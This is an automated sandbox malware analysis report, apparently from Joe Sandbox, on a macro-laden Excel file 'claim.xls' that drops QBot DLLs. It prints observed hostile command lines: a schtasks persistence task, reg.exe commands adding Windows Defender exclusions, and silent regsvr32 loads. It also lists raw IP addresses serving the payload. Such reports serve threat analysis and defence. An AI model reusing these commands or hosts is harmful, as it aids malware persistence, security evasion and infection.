ID: 491045
Sample Name: claim.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 05:44:44
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report claim.xls

Overview


General Information

Sample Name:	claim.xls
Analysis ID:	491045
MD5:	a120450ebe7f645.
SHA1:	465a1f7e2aa26ce.
SHA256:	6bf7483d996493c.
Tags:	xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Multi AV Scanner detection for dropp…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a…
- Sigma detected: Microsoft Office Pr…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 684 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1868 cmdline: regsvr32 -silent ..\Fiosa.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1928 cmdline: -silent ..\Fiosa.der MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 3044 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 2140 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn hmgscuofc /tr 'regsvr32.exe -s \'C:\Users\user\Fiosa.der\'' /SC ONCE /Z /ST 05:48 /ET 06:00 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - regsvr32.exe (PID: 2176 cmdline: regsvr32 -silent ..\Fiosa1.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1612 cmdline: -silent ..\Fiosa1.der MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2308 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
  - regsvr32.exe (PID: 2928 cmdline: regsvr32 -silent ..\Fiosa2.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2864 cmdline: -silent ..\Fiosa2.der MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2964 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
- regsvr32.exe (PID: 572 cmdline: regsvr32.exe -s 'C:\Users\user\Fiosa.der' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2656 cmdline: -s 'C:\Users\user\Fiosa.der' MD5: 432BE6CF7311062633459EEF6B242FB5)
    - explorer.exe (PID: 984 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - reg.exe (PID: 2992 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Wsctwy' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
      - reg.exe (PID: 508 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Orvzzr' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
- regsvr32.exe (PID: 1460 cmdline: regsvr32.exe -s 'C:\Users\user\Fiosa.der' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 888 cmdline: -s 'C:\Users\user\Fiosa.der' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
claim.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes


Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Command and Scripting Interpreter 1 1	Scheduled Task/Job 1	Process Injection 4 1 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	Scripting 2	Logon Script (Windows)	Logon Script (Windows)	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploi Track Locati
Local Accounts	Native API 1	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM C Swap
Cloud Accounts	Exploitation for Client Execution 3 2	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[1].dat	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[1].dat	29%	ReversingLabs	Win32.Infostealer.QBot	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[2].dat	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[2].dat	29%	ReversingLabs	Win32.Infostealer.QBot	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[3].dat	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[3].dat	29%	ReversingLabs	Win32.Infostealer.QBot	
C:\Users\user\Fiosa.der	2%	ReversingLabs		
C:\Users\user\Fiosa1.der	2%	ReversingLabs		
C:\Users\user\Fiosa2.der	2%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://111.90.148.104/44466.2404627315.dat	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://190.14.37.173/44466.2404627315.dat	0%	Avira URL Cloud	safe	
http://51.89.115.111/44466.2404627315.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://111.90.148.104/44466.2404627315.dat	false	• Avira URL Cloud: safe	unknown
http://190.14.37.173/44466.2404627315.dat	false	• Avira URL Cloud: safe	unknown
http://51.89.115.111/44466.2404627315.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
190.14.37.173	unknown	Panama		52469	OffshoreRacksSAPA	false
51.89.115.111	unknown	France		16276	OVHFR	false
111.90.148.104	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491045
Start date:	27.09.2021
Start time:	05:44:44
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	claim.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@33/11@0/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.8% (good quality ratio 23.4%) • Quality average: 76.6% • Quality standard deviation: 27.3%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
05:46:49	API Interceptor	51x Sleep call for process: regsvr32.exe modified
05:46:50	API Interceptor	900x Sleep call for process: explorer.exe modified
05:46:52	API Interceptor	1x Sleep call for process: schtasks.exe modified
05:46:53	Task Scheduler	Run new task: hmgscuofc path: regsvr32.exe s>-s "C:\Users\user\Fiosa.der"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
190.14.37.173	Claim-1368769328-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173/44463.7272820602.dat
	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173/44463.6863100694.dat
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173/44463.666882754 6.dat
51.89.115.111	Claim-1368769328-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111/44463.7272820602.dat
	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111/44463.6863100694.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111/44463.666882754 6.dat
111.90.148.104	Claim-1368769328-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104/44463.72728206 02.dat
	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104/44463.68631006 94.dat
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104/44463.66688275 46.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OffshoreRacksSAPA	Claim-1368769328-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Payment-687700136-09212021.xls	Get hash	malicious	Browse	• 190.14.37.232
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-414467145-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-414467145-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 190.14.37.2
SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	Claim-1368769328-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	b82IlqpqKM.exe	Get hash	malicious	Browse	• 111.90.146.200
	AP.7.html	Get hash	malicious	Browse	• 111.90.141.112
	z6eCorPozO.exe	Get hash	malicious	Browse	• 111.90.151.16
	AP Remittance for bill.coleman@tetratech.com .html	Get hash	malicious	Browse	• 111.90.158.219
	aia8XaelyQ.exe	Get hash	malicious	Browse	• 111.90.151.16
	AP Remittance for tschlegelmilch@fmne.com .html	Get hash	malicious	Browse	• 111.90.158.219
	Evopayments.mx--77Fax.HTML	Get hash	malicious	Browse	• 111.90.139.60
	B68CWSIIIV.exe	Get hash	malicious	Browse	• 111.90.149.119
	46SGHijloy.exe	Get hash	malicious	Browse	• 101.99.94.158
	Secured Fax_healthesystems.com.htm	Get hash	malicious	Browse	• 111.90.158.219
	y1FOI1vVPA.exe	Get hash	malicious	Browse	• 101.99.77.132
	K4.TA9.HTML	Get hash	malicious	Browse	• 111.90.139.60
	MJ.TA9.HTML	Get hash	malicious	Browse	• 111.90.141.176
	PM.TA9.HTML	Get hash	malicious	Browse	• 111.90.139.60
	Ed0tQRwEq1.exe	Get hash	malicious	Browse	• 101.99.91.119
	2OhLduHQ9P.exe	Get hash	malicious	Browse	• 101.99.91.119
	AP Remittance for robert.moelke@globalfoundries.com .html	Get hash	malicious	Browse	• 111.90.158.219
OVHFR	9uHCz7MrjF.exe	Get hash	malicious	Browse	• 176.31.32.199
	J1IYv644YS.exe	Get hash	malicious	Browse	• 51.254.69.209
	b3astmode.arm7	Get hash	malicious	Browse	• 37.187.28.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	J7SOJRlEly.exe	Get hash	malicious	Browse	• 51.91.193.179
	SE6Hlp3GfE.exe	Get hash	malicious	Browse	• 176.31.32.199
	TxIlr8dCCJ.exe	Get hash	malicious	Browse	• 176.31.32.199
	xZqtlgwoWq.exe	Get hash	malicious	Browse	• 176.31.32.199
	XwfWWIkABj.exe	Get hash	malicious	Browse	• 51.254.84.37
	w86r2qGEjf.exe	Get hash	malicious	Browse	• 176.31.32.199
	xd.arm7	Get hash	malicious	Browse	• 164.133.71.222
	HYmN4qwdBc.exe	Get hash	malicious	Browse	• 51.91.236.193
	gXH3oSVmWj.exe	Get hash	malicious	Browse	• 176.31.32.199
	ylSBV0EjG1.exe	Get hash	malicious	Browse	• 176.31.32.199
	hfs.exe	Get hash	malicious	Browse	• 94.23.66.84
	m-p.s-l.ASTOLFO	Get hash	malicious	Browse	• 51.89.134.84
	HTG6dLHzTZ.exe	Get hash	malicious	Browse	• 51.255.34.118
	ShxmSBgPmy	Get hash	malicious	Browse	• 198.27.98.242
	7EY5YH1w9q	Get hash	malicious	Browse	• 178.32.50.109
	17Rom1F3MY	Get hash	malicious	Browse	• 91.121.106.128
	Bilgilendirme Bekleyen M#U00fc#U015fteriler.exe	Get hash	malicious	Browse	• 149.202.24 7.162

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[1].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	6.443709384126338
Encrypted:	false
SSDEEP:	6144:8bqzVbbUYjG8AClk8+905KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyunP:OqxgYjG8ACv+iKhpsJZRXH52LMcg5n
MD5:	128C9E74738E40903FC7ADA8627868FE
SHA1:	82BFDBBBCA4DE4D48A27BF0126B3ED02E29F2CDA
SHA-256:	0AC362202467FA5C5C481852D6F5BEEA07FBD0C1A6A67DE96FAB569B0AF6071B
SHA-512:	D6F66AE4257AC3D5442E06977D67C8D031BFFA0F325395ADB0D1CCF90CEBA18BD11C5F97EC3CBBF783F8890E1C72F0ADF44B93DD63D5DA63EC7B5E8E8D13I 2BA
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 29%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.T.%}:Y%}:Y%}:Y.rZY&}:Y..DY$}:Y..GY>}:Y..TY.}:Y.rdY"}:Y%};Y.} :Y..UYq}:Y..@Y$}:Y..FY$}:Y..CY$}:YRich%}:Y.....PE..L...y_.E.....!.....1.....?.....9..<.....`.. ....p...../..@.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`..... @..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[2].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	6.443709384126338
Encrypted:	false
SSDEEP:	6144:8bqzVbbUYjG8AClk8+905KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyunP:OqxgYjG8ACv+iKhpsJZRXH52LMcg5n
MD5:	128C9E74738E40903FC7ADA8627868FE
SHA1:	82BFDBBBCA4DE4D48A27BF0126B3ED02E29F2CDA
SHA-256:	0AC362202467FA5C5C481852D6F5BEEA07FBD0C1A6A67DE96FAB569B0AF6071B

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[2].dat	
SHA-512:	D6F66AE4257AC3D5442E06977D67C8D031BFFA0F325395ADB0D1CCF90CEBA18BD11C5F97EC3CBBF783F8890E1C72F0ADF44B93DD63D5DA63EC7B5E8E8D13I 2BA
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 29%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.T.%}:Y%}:Y%}:Y.rZY&}:Y..DY$}:Y..GY>}:Y..TY.}:Y.rdY"}:Y%};Y.} :Y..UYq}:Y..@Y$}:Y..FY$}:Y..CY$}:YRich%}:Y.....PE..L...y_.E.....!.....1.....?.....9..<.....`.. ....p...../..@.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`..... @..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.2404627315[3].dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
